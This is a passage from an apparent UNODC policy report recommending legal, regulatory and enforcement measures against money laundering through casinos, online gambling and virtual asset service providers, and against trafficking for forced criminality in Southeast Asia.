- Legislation and regulatory frameworks related to money laundering, virtual assets, asset forfeiture, casino supervision and management, online gambling, and SEZs is revised and strengthened.
- Mechanisms are established and enforced to review profiles of investors in casinos, including online platforms and junket operations, and SEZs, as well as VASPs, to determine beneficial ownership and associations with organized crime.
- Where applicable, legislation related to offshore online casino operations fall in line with emerging industry best practices in moving away from the Point of Establishment ('POE') model to the Point of Consumption ('POC').
- Mutual legal assistance and judicial cooperation frameworks are adapted to allow for more efficient freezing and seizing of asset.
- Strengthening national counter trafficking legislation, including through expansion of the non-punishment principle to ensure that victims are not criminalized for offences committed as a result of their exploitation, and to assure that trafficking in person for forced criminality is reflected and prosecuted according to the context of organized crime.

Enforcement and regulatory responses

- A regional inter-agency forum to share information and intelligence on the use of casinos, virtual assets, and high-risk or unauthorized VASPs for money laundering is created with participation of regulatory bodies, financial intelligence units, and law enforcement authorities.
- Unlicensed and unregulated casinos, including online platforms, and high-risk or unauthorized VASPs, particularly cryptocurrency exchanges, over the counter (OTC) services and large

---

2   UNODC, ASEAN Member States and the People's Republic of China Regional Cooperation Roadmap to Address Transnational Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia, September 2023. Accessed at: https://www.unodc.org/roseap/2023/09/asean-china-action-plan-criminal-scams/story.html.

peer-to-peer (P2P) traders, are identified and prevented from operating.

- Increase regional identification of victims of trafficking according to UNODC indicators on trafficking in persons for forced criminality; strengthen regional cross border investigations that result in strategic litigation against transnational organized crime (part of UNODC trafficking in persons regional programme)

- Digital forensic evidence is recovered, preserved, analyzed and shared.

- A mechanism is established with social network service providers to monitor job recruitment advertisements.

- Authorities are trained on online gambling operations and money laundering methods enabled by sophisticated technologies, particularly cryptocurrencies.

- Regulations put in place and enforced in relation to filing of suspicious transaction reports (STRs) for casinos, VASPs, and related service providers.

- Regulators improve capacity for land-based and online casino management and supervision, particularly in the areas of integrating suspicious transaction reporting software and surveillance technologies, and enforcing anti-money laundering measures including enhanced beneficial ownership requirements, and KYC and customer due diligence (CDD) policies and procedures, particularly in the case of junket and associated VIP rooms.

- Specialized training on money laundering and underground banking investigations, virtual assets, asset forfeiture, is offered to police, prosecutors, and regulators.

- Funds entering land-based casinos and online gambling platforms as well as VASPs over a prescribed threshold should be verified as to their origin, and sufficient information should be provided to allow for CDD and source of funds verification and analysis.

- Licensing regimes and enforcement frameworks for money service businesses and VASPs are reviewed and strengthened, making it a criminal offence for a business to be engaged in related activity without a license, including cryptocurrency exchange.